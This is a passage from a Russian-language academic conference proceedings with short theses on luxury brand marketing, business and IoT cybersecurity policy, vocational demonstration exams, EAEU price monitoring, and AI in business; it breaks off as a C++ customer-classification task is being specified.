В 1970-х годах с появлением таких дизайнеров как Calvin Klein и Ralph Lauren начало меняться представление о роскоши. Эти дизайнеры не просто создавали красивые дорогие вещи, они создали американский стиль, выразившийся в повседневной, но элегантной одежде. Впервые бренды начали продавать не просто вещи, а стиль жизни, образ мышления. Все коммуникации компаний транслировали красивую жизнь, пробуждали желание быть частью этой атмосферы, этой истории. Говоря более научным языком, в маркетинговой стратегии фокус сместился с продукта и его продвижения на имидж и продвижение бренда в целом. Это привело к успеху обоих дизайнеров и появлению такого феномена как «маркетинг образа жизни». Другими словами, они положили начало созданию экосистемы бренда. Примерно в это же время в Италии бренды также стали приходить к осознанию необходимости создания экосистемы. Но в отличие от американцев, итальянские дизайнеры использовали другие инструменты. Например, Джанни Версаче создал ауру эксклюзивности и премиальности вокруг своего бренда за счёт особого рода «шума». Среди его клиентов были звезды, принцессы и женщины высшего общества. Все они создавали имидж бренда, так же, как и сам основатель бренда, который был исключительно яркой фигурой. То есть образ жизни характерный для бренда транслировался не столько от компании, сколько от основных потребителей, которых выбирал сам Джанни Версаче, даря вещи тем, кто ему импонировал и, тем самым, контролируя репутацию бренда.

На сегодняшний день понятие «экосистема бренда», которое, казалось бы, всем понятно, не имеет однозначной трактовки. Некоторые считают, что в данное понятие входит исключительно «взаимосвязанный набор продуктов одного бренда, которыми потребители могут удовлетворить большое количество разных

потребностей». Другие понимают этот феномен в более широком смысле, подчеркивая, что это не только широкий ассортимент товаров бренда, но совокупность различных видов деятельности, которая создает ценность бренда для потребителя. Релевантность этого определения мы можем видеть и в реальном мире. Так бренды сегмента роскоши активно «строят» экосистему через освоение разных несвойственных компании сфер: искусство во всех его проявлениях, гостиничный и ресторанный бизнес, спорт, социальная сфера в виде благотворительности. Чаще всего при вхождении в новую сферу бренды не преследуют цель получить выгоду или повысить прибыль. Как правило, этим они повышают ценность бренда для уже существующих клиентов, а также для потенциальных покупателей, для которых разнообразие и богатство экосистемы люксового бренда является основным мотивом потребления и фактором, повышающим их лояльность.

Стоит отметить, что в данном контексте развитие экосистемы бренда и lifestyle маркетинг являются идентичными понятиями и противопоставляются классическим маркетинговым и рекламным инструментам, так как маркетинг образа жизни характеризуется изучением повседневности целевой аудитории и подстройкой бренда под интересы ее конкретного представителя, куда входят все вышеперечисленные действия брендов.

В данной работе были изучены в теоретическом аспекте разные подходы к определению люкса, обозначены рамки, в пределах которых бренд считается люксовым, выявлены его особенности. Исходя из этого, с опорой на предыдущие научные труды была проанализирована аудитория брендов роскоши, рассмотрены разные способы её сегментации, а также разные взгляды исследователей на способы продвижения люксовых брендов. Всё это позволяет нам сформировать представление о парадоксе маркетинга товаров роскоши, выраженном в двойственном отношении к способам продвижения люксовых брендов.

В заключение, маркетинг люксовых брендов требует глубокого понимания целевой аудитории, сосредоточенности на эксклюзивности и тщательного рассмотрения ограничений. Маркетологи должны найти баланс между сохранением эксклюзивности и охватом более широкой аудитории, а также помнить о потенциальном размывании бренда. Учитывая эти особенности и ограничения, маркетологи могут эффективно позиционировать люксовые бренды на рынке и создавать прочные связи со своими состоятельными потребителями.

Список использованных источников

1. Андреева, А.Н. Маркетинг роскоши: современные стратегии / А.Н. Андреева, Л.Н. Богомолова. – СПб.: Изд-во С.-Петербургского ун-та, 2008. – 336 с.
2. Березова, И.С. Анализ рынка товаров и услуг класса люкс в России / И.С. Березова, И.И. Тихомирова // Маркетинг и коммерциализация. – 2015. – №3. – С. 279-281.
3. Бодрийяр, Ж. Система вещей: [пер. с фр.] / Ж. Бодрийяр. – М.: Рудомино, 1995. – С. 47.
4. Веблен, Т. Теория праздного класса / Пер. с англ. — М.: Прогресс, 1984.
5. Зинчак, Е. В. Роскошь как объект исследования: разработка определения / Е.В. Зинчак // Управление экономическими системами. – 2013. – №12 (60).

Подготовлено в рамках исследований, выполняемых в СНИЛ
«Поиск» УО БГЭУ

УДК 338.242.4

И.В. Мальгина

Академия управления при Президенте Республики Беларусь,
Минск, Беларусь

КИБЕРБЕЗОПАСНОСТЬ БИЗНЕСА: ЗАРУБЕЖНЫЙ ОПЫТ

Аннотация. Тезисы посвящены рассмотрению государственных программ поддержки кибербезопасности бизнеса. Особое место в обеспечении кибербезопасности отводится органам государственного управления и университетам.

I.V. Malgina

Academy of Public Administration under the aegis of the President
of the Republic of Belarus
Minsk, Belarus

BUSINESS CYBER SECURITY: FOREIGN EXPERIENCE

Annotation. Theses are devoted to the consideration of government programs to support business cybersecurity. A special place in ensuring cybersecurity is given to government agencies and universities.

Кибербезопасность бизнеса в новых реалиях имеет большую актуальность. В зарубежных странах имеются различные программы, способствующие кибербезопасности бизнеса и других организаций.

Так, штат Калифорния (США) является одним из немногих штатов, который требует от всех государственных служащих прохождения ежегодного обучения по кибербезопасности. Инициатива CyberCalifornia была создана в целях «помочь дальнейшему позиционированию Калифорнии как лидера в области кибербезопасности, связанной с коммерцией и технологией Интернета вещей (IoT)» [1]. Инициатива предназначена для содействия исследованиям и инновациям в области кибербезопасности. в штате; информировать калифорнийские предприятия о потребностях и ресурсах в области кибербезопасности; и соединить надежную систему развития рабочей силы Калифорнии с потребностями работодателей штата. Университет Южной Калифорнии открыл Центр безопасности компьютерных систем, который занимается изучением технологий безопасности, обеспечивающих конфиденциальность, целостность, отказоустойчивость, конфиденциальность, обнаружение и реагирование на кибератаки, а также живучесть критически важной инфраструктуры.

Выделено несколько направлений по кибербезопасности для малого и среднего предпринимательства в целях защиты бизнеса, клиентов и данных от растущих угроз кибербезопасности [2, 3]. Данные направления включают такие как: обучение сотрудников принципам безопасности (требование надежных паролей, правила использования Интернета и др.); защиту информации, компьютеров и корпоративной сети от кибератак (наличие антивирусного программного обеспечения, сканирование компьютера после обновления программного обеспечения); обеспечение безопасности интернет-соединения (наличие брандмауэра); план действий для мобильных устройств (защита паролем, установка приложений безопасности); резервные копии бизнес-данных и информации (сохранение резервных копий, хранение копий вне офиса или в облаке); создание учетной записи для каждого сотрудника (предотвращение доступа неавторизованным лицам, надежные пароли, предоставление доступа ИТ-персоналу).

Деятельность органов государственного управления и различных университетов должна быть направлена на содействие обеспечению кибербезопасности бизнеса, что включает как создание программного обеспечения, так и обучение основам кибербезопасности. Создание специальных программ обучения на

различных уровнях образования, финансирование различных программ по кибербезопасности бизнеса.

Список использованных источников

1. Cybercalifornia [Электронный ресурс]. – Режим доступа: <http://cybercalifornia.biz/> - Дата доступа: 05.11.2023.
2. Bada, M. Developing cybersecurity education and awareness programmes for small-and medium-sized enterprises (SMEs) / M. Bada, J. R. C. Nurse // Information & Computer Security. – 2019. – Т. 27. – № 3. – P. 393-410.
3. Tam, T. The good, the bad and the missing: A Narrative review of cyber-security implications for australian small businesses / T. Tam, A. Rao, J. Hall // Computers & Security. – 2021. – Т. 109. – P. 102385.

УДК 331.101.52, 377.6

О.Г. Матвеева¹, Д.С. Русаков²

¹ Санкт-Петербургский институт экономики и управления

² Санкт-Петербургский государственный лесотехнический университет имени С.М. Кирова
Санкт-Петербург, Россия

К ВОПРОСУ О ПРОЦЕДУРЕ ДЕМОНСТРАЦИОННОГО ЭКЗАМЕНА КАК ИНСТРУМЕНТУ ГОСУДАРСТВЕННОЙ ИТОГОВОЙ АТТЕСТАЦИИ В РАМКАХ СТРУКТУРНОЙ ПЕРЕСТРОЙКИ ПОДГОТОВКИ КАДРОВ

Аннотация. Процедура демонстрационного экзамена, один из инструментов, механизмов процедуры государственной итоговой аттестации. Эта процедура приобретает все большее значение в системе подготовки специалистов среднего звена. Данная работа затрагивает аспекты процесса внедрения процедуры демонстрационного экзамена в рамках государственной итоговой аттестации.

O.G. Matveeva¹, D.S. Rusakov²

¹St. Petersburg Institute of Economics and Management

²St. Petersburg State Forestry University
St. Petersburg, Russia

ON THE QUESTION OF THE PROCEDURE OF DEMONSTRATION EXAMINATION AS AN INSTRUMENT FOR STATE FINAL CERTIFICATION WITHIN THE FRAMEWORK

OF STRUCTURAL RECONSTRUCTION OF PERSONNEL TRAINING

Abstract. The demonstration exam procedure is one of the tools and mechanisms of the state final certification procedure. This procedure is becoming increasingly important in the system of training mid-level specialists. This work touches on aspects of the process of implementing the demonstration exam procedure as part of the state final certification.

Современная система образования и подготовки кадров находится в состоянии постоянной эволюции и адаптации к требованиям изменяющегося мирового сознания. В рамках структурной перестройки образовательных программ и методологий, существует необходимость в эффективных инструментах оценки знаний, умений и навыков будущих специалистов.

Процедура демонстрационного экзамена – это один из инструментов, механизмов процедуры государственной итоговой аттестации. На современном этапе процедура демонстрационного экзамена приобретает все большее значение в системе подготовки специалистов среднего звена. Данная работа затрагивает аспекты процесса внедрения процедуры демонстрационного экзамена в рамках государственной итоговой аттестации и анализирует ее роль в улучшении качества подготовки кадров. В работе рассматриваются теоретические аспекты процедуры, а также практический опыт ее внедрения в различных сферах профессионального образования и переподготовки.

Ключевым аспектом демонстрационного экзамена является разработка критериев оценки, выбор аутентичных задач, использование современных информационных технологий для оценки. Демонстрационные экзамены представляют собой средство оценки образовательных достижений студентов, основанное на практических навыках и реальных знаниях, а не только на теоретических знаниях, как это часто бывает в случае традиционных экзаменов. В данном контексте, исследование процедуры демонстрационного экзамена становится актуальным, так как оно способно дать ответ на важные вопросы о роли этого инструмента в образовательных системах.

Факторы актуальности исследования:

- *инновации в образовании*: мировые тенденции показывают, что образование становится все более ориентированным на практические навыки и реальные задачи. Демонстрационные экзамены соответствуют этим требованиям;
- *эффективность образовательных программ*: исследование процедуры демонстрационных экзаменов поможет

оценить их вклад в повышение качества образовательных программ и подготовки кадров;

- *сравнение с традиционными методами оценки:* сравнительный анализ демонстрационных экзаменов с традиционными формами оценки позволит выявить их преимущества и недостатки.

Целью исследования является выявление роли и значимости демонстрационных экзаменов в системе образования с учетом их вклада в оценку и развитие качества образовательных программ в контексте структурной перестройки подготовки кадров. Для достижения этой цели необходимо решить следующие задачи: провести анализ современных изменений в образовательной сфере и структурной перестройки подготовки кадров; провести анализ политики в сфере профессионального образования в разрезе внедрения процедуры демонстрационного экзамена.

Для достижения цели Программы и стратегии реализации [1] «Увеличение доли выпускников образовательных организаций, реализующих программы среднего профессионального образования, занятых по виду деятельности и полученным компетенциям, до 63,3 процента в 2030 году» решаются задачи формирования новой (более эффективной, в том числе и с использованием процедуры демонстрационного экзамена) модели среднего профессионального образования, синхронизированной с прогнозными запросами отраслей экономики и региональных рынков труда, вовлечения отраслевых предприятий в подготовку рабочих кадров посредством софинансирования инфраструктуры профессиональных образовательных организаций, участия в управлении образовательными организациями, реализации дуальной (практико-ориентированной) модели обучения.

Совместно с федеральным государственным бюджетным образовательным учреждением дополнительного профессионального образования «Институт развития профессионального образования» [2-5] (утвержден, как федеральный Оператор проведения демонстрационного экзамена), иными профессиональными сообществами и учебно-методическими объединениями, сформирован актуализированный перечень профессий рабочих, должностей служащих, по которым осуществляется профессиональное обучение, с учетом исключения около 200 неактуальных профессий, добавления новых и приведения в соответствие с принятыми профессиональными стандартами. На сегодняшний день активно актуализируется по профессиям и специальностям наполнение федеральных государственных образовательных стандартов, как с учетом изменений

профессиональных стандартов, так и в разрезе процедуры проведения демонстрационных экзаменов. Модернизируется материально-техническая база профессиональных образовательных организаций, создаются центры опережающей профессиональной подготовки. Формируется единая база цифровых компетентностных профилей выпускников, платформенное (цифровое) сопровождение студентов, желающих стать самозанятыми.

Обеспечивается повышение уровня компетентности управленческих команд профессиональных образовательных организаций и квалификации преподавателей в соответствии с мировыми стандартами в реальных производственных условиях, их сертификация [1]. Ежегодное проведение национальных чемпионатов по профессиональному мастерству по международным стандартам, также будет способствовать эффективной профессиональной ориентации и мотивации современного кадрового потенциала.

В разрезе процедуры демонстрационного экзамена – совершенствование системы итоговой аттестации (измерительных материалов, технологий и инструментов). Внедрение при проведении единого государственного экзамена (демонстрационного экзамена) технологии поведенческого анализа с использованием нейросетей позволит выявлять нарушителей. Разработан механизм учета индивидуальных достижений обучающихся при итоговой аттестации (в том числе в процедуре оценивания результатов демонстрационного экзамена) и отборе в образовательные организации среднего профессионального и высшего образования.

Таким образом, процедура демонстрационного экзамена направлена на определение уровня освоения выпускником пройденного теоретического и практического материала, предусмотренного образовательной программой, и степени сформированности профессиональных умений и навыков путем проведения независимой экспертной оценки выполненных практических заданий в условиях реальных или смоделированных производственных процессов. Все это в конечном итоге будет способствовать формированию современных квалифицированных специалистов в рамках структурной перестройки подготовки кадров для цифровой экономики.

Список использованных источников

1. Государственная Программа Российской Федерации «РАЗВИТИЕ ОБРАЗОВАНИЯ». Стратегические приоритеты в сфере реализации государственной программы Российской Федерации

«Развитие образования» до 2030 года (в ред. Постановления Правительства РФ от 07.10.2021 № 1701).

2. Приказ Министерства просвещения Российской Федерации от 8 ноября 2021 г. № 800 «Об утверждении Порядка проведения государственной итоговой аттестации по образовательным программам среднего профессионального образования».

3. Приказ Министерства просвещения Российской Федерации от 19 января 2023 г. № 37 «О внесении изменений в Порядок проведения ГИА по образовательным программам СПО, утвержденный приказом Министерства просвещения Российской Федерации от 8 ноября 2021 г. № 800».

4. Приказ Министерства просвещения Российской Федерации от 17 апреля 2023 г. № 285 «Об операторе демонстрационного экзамена базового и профильного уровней по образовательным программам среднего профессионального образования».

5. Федеральный закон от 29 декабря 2012 г. № 273-ФЗ «Об образовании в Российской Федерации».

УДК 339.97

А.И. Мелешкина

Московский государственный университет им. М.В. Ломоносова
Москва, Россия

ПРИНЦИПЫ АВТОМАТИЗИРОВАННОГО СБОРА И АНАЛИЗА ЦЕНОВЫХ ИНДИКАТОРОВ НА ОБЩЕМ РЫНКЕ ТОВАРОВ ЕАЭС

Аннотация. В свете множественных экономических шоков последних пяти лет как для экономики РФ, так и для рынков ЕАЭС остро стоит вопрос регулирования цен во избежание рыночных дисбалансов. В исследовании приводятся принципы автоматизации сбора, обработки и анализа ценовых индикаторов для принятия регуляторных решений. В качестве примера рассматриваются рынки строительных материалов.

A. I. Meleshkina

M.V. Lomonosov Moscow State University
Moscow, Russia

PRINCIPLES OF AUTOMATED COLLECTION AND ANALYSIS OF PRICE INDICATORS ON THE EAEU COMMON MARKET

Abstract. In the light of multiple economic shocks of the last five years, both for the Russian economy and for the EAEU markets, the issue of price regulation in order to avoid market imbalances is urgent. The study provides principles for automating the collection, processing and analysis of price indicators for making regulatory decisions. The construction materials markets are considered as an example.

Волатильность цен на товарных рынках, вызванная экзогенными шоками, является существенным барьером для развития экономической интеграции в границах ЕАЭС, так как возникает необходимость сдерживания роста цен и рыночных дисбалансов, что, как правило, ведет к развитию методов плановой экономики и уходу от принципов рыночной конкуренции, создающей стимулы для трансграничного взаимодействия участников рынков. В связи с чем необходимым представляется разработка подходов к автоматизации процессов сбора, обработки и анализа ценовых индикаторов товарных рынков для принятия регуляторных решений в части стабилизации цен на отдельные виды товаров, а также для развития конкуренции на общем рынке ЕАЭС.

Целью проведенного исследования является определение основных методов анализа цен в условиях автоматизации сбора и обработки ценовой информации. В сфере строительных материалов данный вопрос приобретает особую актуальность в связи с планом создания единого рынка строительных материалов ЕАЭС (в частности рынка цемента).

В рамках исследования реализованы следующие задачи:

1) Систематизирован опыт экономических исследований, содержащих методологические подходы к анализу ценообразования на рынках строительных материалов.

2) Выявлены возможности и ограничения разных методов эконометрического анализа цен с учетом возможности их автоматизации.

3) Описана методика E-Divisive with Medians (EDM) [1], которая основана на сравнении медиан выборок и позволяет определить, относятся наблюдения к разным генеральным совокупностям или нет. Данный метод может быть использован для анализа ценовых индикаторов как на отдельных рынках, так и в границах рынков ЕАЭС (на примере рынка цемента).

4) Выявлена проблема жесткости цен (price stickiness) – медленной реакции цен на изменения рыночной конъюнктуры.

5) Сформулированы принципы автоматизации процессов сбора и анализа ценовых индикаторов с учетом подходов промышленной политики и антитраста к регулированию рынков.

Цена – это результат взаимодействия спроса и предложения, поэтому анализ ценовых индикаторов не является корректным без учета факторов конъюнктуры рынка. Корректность анализа ценообразования на строительные материалы в целях конкурентной и промышленной политики (в том числе на цифровых платформах сбора статистики и проведения транзакций в строительном комплексе) должна быть обеспечена за счет проведения факторного анализа. Минимальный перечень факторов, подлежащих анализу включает: цены на сырье, электроэнергию, топливо; совокупные затраты на производство, включающие в себя оплату труда, амортизационные отчисления и прочие расходы; технические характеристики и качество товара; наличие совместно производимых/потребляемых товаров; фактор нарушения конкуренции рыночными игроками; фактор сезонности и цикличности; среднедушевые доходы населения; уровень инфляции; обменный курс; ставку процента; долговую/кредитную нагрузку производителя; транспортные расходы; таможенные пошлины.

Основные этапы формирования индикаторов цен соответствуют следующей логике:

- 1) Определение группы товаров, цены на которые подлежат мониторингу;
- 2) Определение географических границ товарного рынка [2], где осуществляется мониторинг цен;
- 3) Определение уровня рынка (розничный, оптовый) для сбора статистической информации о динамике цены товара;
- 4) Выбор временного интервала для исследования проблемы роста/снижения цен, предполагающего анализ обоснованности ценообразования;
- 5) Выбор метода агрегирования ценовых индикаторов.

Перспективным направлением формирования индикаторов цен является переход к биржевой торговле товарами в границах ЕАЭС. Однако данный подход имеет ряд ограничений, обусловленных требованиями к свойствам торгуемых на бирже товаров [3]:

- 1) Однородность – свойство товара, заключающееся в отсутствии его дифференциации по качеству. То есть все единицы данного товара идентичны или практически неотличимы по качественным характеристикам.

2) Взаимозаменяемость – свойство товара, заключающееся в отсутствии его дифференциации по функциональным характеристикам. То есть товар может быть заменен товаром того же типа (в том числе другого производителя), с отличными качественными, но схожими функциональными характеристиками.

3) Хранимость – свойство товара, заключающееся в возможности хранения товара в течение определенного периода без потери его качества (в том числе и экономической целесообразности такого хранения).

4) Транспортируемость – свойство товара, заключающееся в возможности обеспечения его транспортировки, в том числе на значительные расстояния без потери его качества.

В рамках конкурентной и промышленной политики не выработан единый подход к анализу ценовых индикаторов для принятия решений о регуляторном вмешательстве. Отсутствие унифицированной методики анализа цен обусловлено различиями в целях и задачах отраслевых регуляторов и антимонопольной службы. Расхождения в принципах сбора, обработки и анализа ценовых индикаторов создают риск принятия несогласованных мер экономического регулирования, ведущих к рыночным дисбалансам, снижению уровня конкуренции и искажению стимулов участников рынка.

Список использованных источников

1. James N., Kejariwal A., Matteson D. Leveraging cloud data to mitigate user experience from ‘break-ing bad’. - IEEE International Conference on Big Data (Big Data), 2016, P. 3499-3508. URL: <https://courses.cit.cornell.edu/nj89/docs/edm.pdf>
2. Meleshkina A.I., Filippova I.N., Shastitko A.E. Empirical geographic market definition for antitrust: The case of the Russian cement market // Upravlenets/ The Manager. – 2022. – № 6. – P. 15–29.
3. Ионкина К.А., Курдин А.А. О рисках сосуществования биржевого и внебиржевого сегментов на товарных рынках // Управленец. – 2023. – № 5. – С. 47–58.

КИБЕРБЕЗОПАСНОСТЬ В СФЕРЕ ИНТЕРНЕТА ВЕЩЕЙ (IOT): УГРОЗЫ И ЗАЩИТНЫЕ МЕРЫ

***Аннотация.** В статье рассматривается анализ текущего состояния кибербезопасности в сфере интернета вещей (IoT), выявлены основные угрозы и риски. Перечисляются возможные защитные меры противодействия угрозам, утечкам информации, предложены стратегии и методы защиты, направленные на предотвращение возможных атак и обеспечение надежной работы систем IoT в современном цифровом мире.*

T.E. Miramov, N.A. Gorbunova

Buketov Karaganda State University
Karaganda, Kazakhstan

CYBERSECURITY IN THE INTERNET OF THINGS (IOT) SPHERE: THREATS AND PROTECTIVE MEASURES

***Abstract.** The article examines the analysis of the current state of cybersecurity in the field of the Internet of Things (IoT), identifying the main threats and risks. Possible protective measures to counter threats and information leaks are listed, strategies and methods of protection are proposed aimed at preventing possible attacks and ensuring reliable operation of IoT systems in the modern digital world.*

С развитием современных технологий Интернет вещей (IoT) стал ключевым фактором в повседневной жизни, проникая в различные сферы, от здравоохранения и производства до домашних устройств и транспортных систем. Однако, вместе с широким распространением и использованием IoT, возникают значительные вызовы в области кибербезопасности. Этот аспект становится все более важным, поскольку устройства IoT сопряжены с угрозами безопасности, способными привести к серьезным последствиям, включая утечку данных, нарушение личной жизни, а также угрозы для физической безопасности человека.

Устройства Интернета вещей (IoT) сталкиваются с различными угрозами безопасности, которые могут оказать серьезное воздействие на их функционирование, приватность данных и даже безопасность пользователей. Некоторые из основных угроз включают в себя:

- DDoS-атаки (атаки отказа в обслуживании): Кибератаки, направленные на перегрузку сети устройств IoT трафиком, часто с целью временного отключения сервисов или систем [1].

- Взлом устройств: Недостаточная защита устройств IoT может привести к их физическому или удаленному взлому, что позволяет злоумышленникам получить доступ к данным пользователя, перехватывать управление или даже использовать устройства в качестве точки входа для атак на другие системы.

- Утечка данных и нарушение приватности: Недостатки в защите данных и приватности могут привести к утечкам конфиденциальной информации, такой как личные данные, местоположение или медицинская информация.

- Манипуляция данными: Злоумышленники могут изменять данные, передаваемые устройствами IoT, что может привести к неправильным решениям или даже опасным ситуациям в сфере здравоохранения, автомобильной промышленности и других областях[1].

Устройства Интернета вещей (IoT) сталкиваются с несколькими факторами уязвимости, которые делают их более подверженными угрозам безопасности:

- Недостатки в защите данных: Многие устройства IoT имеют недостаточные меры безопасности, такие как слабые пароли, отсутствие шифрования данных или открытые порты, что делает их уязвимыми для взлома или перехвата данных.

- Недостаток обновлений и поддержки: Многие производители устройств IoT не предоставляют регулярные обновления для исправления уязвимостей, что оставляет устройства подверженными известным угрозам безопасности.

- Отсутствие стандартов безопасности: На сегодняшний день отсутствует общепринятый стандарт безопасности для устройств IoT. Различные производители применяют разные подходы к безопасности, что может привести к разнообразию уязвимостей и сложностей в обеспечении защиты.

- Физические ограничения: Некоторые устройства IoT имеют ограниченные ресурсы (вычислительная мощность, память, энергия), что делает сложным или даже невозможным применение сложных методов защиты, таких как сильное шифрование или сложные алгоритмы аутентификации [2].

Проблема недостатка стандартов безопасности в производстве устройств IoT также является значительной. Отсутствие единого набора стандартов безопасности создает неоднородность в уровне

защиты устройств. Многие производители, стремясь быстро вывести продукт на рынок, уделяют меньше внимания аспектам безопасности, фокусируясь в первую очередь на функциональности и стоимости устройств.

Стандартизация в области кибербезопасности для IoT устройств станет важным шагом к созданию более надежных и безопасных систем. Она поможет унифицировать процессы разработки и производства, а также установить общие требования к защите данных и мерам предотвращения атак.

Для обеспечения безопасности в Интернете вещей (IoT) можно применять ряд технических и организационных мер безопасности:

Шифрование данных: Использование сильного шифрования для защиты передаваемых данных между устройствами IoT и серверами. Это включает применение протоколов шифрования, таких как SSL/TLS, для защиты коммуникаций [3].

Аутентификация и управление доступом: Реализация механизмов аутентификации для подтверждения подлинности устройств и пользователей перед доступом к системе IoT. Использование двухфакторной аутентификации, управление правами доступа и использование сильных паролей.

Мониторинг и обнаружение инцидентов: Установка систем мониторинга, которые позволяют отслеживать активность устройств IoT и обнаруживать потенциальные аномалии или атаки. Это включает в себя системы обнаружения вторжений (IDS) и системы управления событиями безопасности (SIEM).

Обновление программного обеспечения и патчи безопасности: Регулярное обновление программного обеспечения на устройствах IoT для устранения уязвимостей и применения последних исправлений безопасности (патчей).

Физическая безопасность: Защита физического доступа к устройствам IoT, например, через использование физических замков, контроля доступа к серверным помещениям и т.д.

Обучение пользователей: Обучение конечных пользователей основам кибербезопасности, таким как правила сложных паролей, осведомленность об угрозах фишинга и другие методы социальной инженерии.

Стандартизация безопасности: Стимулирование разработки общепринятых стандартов безопасности для устройств IoT, что способствует повышению уровня безопасности за счет обязательных требований к защите данных и средствам обеспечения безопасности [4].

Эти меры могут быть эффективными при правильной реализации и интеграции в экосистему Интернета вещей, обеспечивая более надежную защиту устройств и данных. Тем не менее, важно осознавать, что безопасность IoT является постоянно развивающейся областью, требующей постоянного обновления и улучшения мер безопасности для борьбы с новыми угрозами и рисками.

Обсуждение проблем кибербезопасности в сфере Интернета вещей (IoT) подчеркивает важность борьбы с угрозами, которые могут привести к серьезным последствиям для безопасности, приватности и функционирования устройств и систем IoT.

Как отмечалось, устройства IoT сталкиваются с разнообразными уязвимостями, такими как недостатки в защите данных, недостаток стандартов безопасности, возможности взлома и многие другие факторы. Эти уязвимости оставляют системы IoT открытыми для различных киберугроз, что требует систематического подхода к обеспечению безопасности.

Необходимость дальнейших исследований и развития средств защиты IoT становится критически важной. Необходимо продолжать работу над разработкой более эффективных методов аутентификации, шифрования и обнаружения угроз для усиления защиты устройств IoT. Кроме того, разработка общепринятых стандартов безопасности, а также регулярное обновление и поддержка устройств, играют важную роль в предотвращении атак и обеспечении безопасности IoT.

Для дальнейшего улучшения кибербезопасности в сфере IoT, необходимо:

Продолжать активно исследовать новые угрозы и уязвимости, а также адаптироваться к изменяющимся методам атак.

Развивать и стандартизировать методы защиты и шифрования, обеспечивая более эффективную защиту устройств и данных.

Способствовать образованию и повышению осведомленности об угрозах кибербезопасности IoT у разработчиков, пользователей и производителей.

Формировать стратегии управления рисками и регулярно обновлять практики безопасности в соответствии с изменяющимися угрозами.

Только совместными усилиями индустрии, ученых и правительств можно обеспечить более безопасное и надежное функционирование экосистемы Интернета вещей (IoT) в будущем.

СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ

1. Atzori, L., Iera, A., & Morabito, G. (2010). The Internet of Things: A survey. *Computer networks*, 54(15), 2787-2805.
2. Roman, R., Zhou, J., & Lopez, J. (2013). On the features and challenges of security and privacy in distributed Internet of Things. *Computer networks*, 57(10), 2266-2279.
3. Gubbi, J., Buyya, R., Marusic, S., & Palaniswami, M. (2013). Internet of Things (IoT): A vision, architectural elements, and future directions. *Future generation computer systems*, 29(7), 1645-1660.
4. Römer, K., & Römer, C. (2010). The design space of wireless sensor networks. *IEEE Wireless Communications*, 11(6), 54-61.

УДК 004

К.В. Муравейко, Н.И. Белодед

Академия управления при Президенте Республики Беларусь
Минск, Беларусь

ИСКУССТВЕННЫЙ ИНТЕЛЛЕКТ И МАШИННОЕ ОБУЧЕНИЕ В БИЗНЕСЕ

Аннотация. В современном мире технологии искусственного интеллекта и машинного обучения играют ключевую роль в развитии бизнеса. Эти технологии предоставляют компаниям новые возможности для автоматизации процессов, принятия обоснованных решений и улучшения клиентского опыта.

K.V. Muraveiko, N.I. Beloded

Academy of Public Administration under the Aegis of the President of the
Republic of Belarus
Minsk, Belarus

ARTIFICIAL INTELLIGENCE AND MACHINE LEARNING IN BUSINESS

Abstract. In the modern world, artificial intelligence and machine learning technologies play a key role in business development. These technologies provide companies with new opportunities to automate processes, make informed decisions and improve the customer experience.

Цель исследования:

Изучить и проанализировать применение искусственного интеллекта и машинного обучения в современной бизнес-среде.

Задачи исследования:

1. Провести обзор искусственного интеллекта и машинного обучения, охватив основные понятия и методы.
2. Рассмотреть применение ИИ и МО в различных сферах бизнеса, включая маркетинг, финансы, логистику и обслуживание клиентов.
3. Выявить рекомендации по улучшению использования ИИ и МО в компаниях, включая стратегии внедрения и обучение персонала.
4. Разработать и реализовать программу на языке C++, которая классифицирует клиентов как "активных" или "неактивных" на основе данных о покупках.
5. Провести анализ результатов программы и оценить её полезность для бизнеса

В данных тезисах предложены рекомендации по улучшению искусственного интеллекта и машинного обучения в бизнес-среде, а также реализация задачи по представленной теме.

Искусственный интеллект представляет собой огромный спектр алгоритмов и инструментов механизированного обучения, который может оперативно получать данные, выявлять определенные закономерности, оптимизировать или прогнозировать тенденции [1]. Этот интеллект может включать в себя способности, такие как обучение, решение проблем, анализ данных, распознавание образов, обработка естественного языка и принятие решений.

Машинное обучение — это использование математических моделей данных, которые помогают компьютеру обучаться без непосредственных инструкций [2]. Машинное обучение разделяется на несколько видов, включая следующие:

1. Обучение с учителем:

Модель обучается на размеченных данных, где каждому входному образцу (примеру) сопоставлен ожидаемый выход (метка). Алгоритм относится к машинному обучению с учителем, если имеются независимые переменные и целевое значение, которое модель выделяет после обучения [3].

В машинном обучении маркировка данных — это процесс идентификации входных данных с конкретными выходными значениями. Размеченные данные обязательно нужны для обучения с учителем [3].

2. Обучение без учителя:

Модель обучается на данных без явных меток или ответов. Модель пытается выявить скрытые закономерности и структуру в данных.

Нейронная сеть самостоятельно находит корреляции в данных, извлекает полезные признаки и анализирует их. Например, машинное обучение без учителя может подбирать похожие статьи с различных сайтов и группировать их по категориям: наука, спорт, инвестиции и т.д. Используется технология обработки естественного языка для интерпретации и понимания смысла и эмоций [3].

3. Обучение с подкреплением:

В контексте бизнеса обучение с подкреплением показывает недостаточную эффективность в связи с тем, что оно ориентировано на работу с неопределенными средами данных. Также присутствует элемент предвзятости разработчиков, программирующих награды [3].

Рекомендации по улучшению использования искусственного интеллекта и машинного обучения в бизнесе:

1. Идентифицировать конкретные проблемы и возможности: Определите, какие задачи искусственный интеллект и машинное обучение могут решить в вашем бизнесе. Фокусируйтесь на решении конкретных проблем или оптимизации определенных процессов.

2. Собирать и подготавливать данные: Уделяйте внимание сбору, очистке и структурированию данных. Используйте современные инструменты для анализа данных.

3. Инвестировать в обучение и навыки: Обучение сотрудников в области искусственного интеллекта и машинного обучения важно для эффективного использования этих технологий. Обеспечьте возможности обучения и развития для вашей команды.

4. Создать план внедрения и расширения: Разработайте план внедрения искусственного интеллекта и машинного обучения в вашей компании. Определите этапы внедрения и план расширения применения технологий.

5. Обеспечить безопасность и конфиденциальность данных: Уделяйте особое внимание защите данных и личной информации клиентов. Разработайте строгие политики безопасности и соблюдайте регулирования.

6. Развивать стратегию масштабирования: Если и искусственный интеллект и машинное обучение показывают успешные результаты, разработайте стратегию масштабирования, чтобы распространить применение технологий на другие области бизнеса.

Для демонстрации взаимодействия искусственного интеллекта и машинного обучения в бизнесе предлагаю следующую задачу.

Цель задачи - создание программы на C++, которая принимает данные о клиентах (количество покупок и общая сумма потраченных средств) с использованием ввода с клавиатуры, а затем классифицирует каждого клиента как "активного" или "неактивного" на основе заданных условий.

Требования к вводу данных:

1. Программа должна запрашивать количество клиентов, о которых будут введены данные.

2. Для каждого клиента программа должна запрашивать следующие данные:

- Количество покупок клиента.
- Общая сумма, потраченная клиентом.

3. Классификация клиентов:

Программа должна классифицировать клиентов согласно следующим условиям:

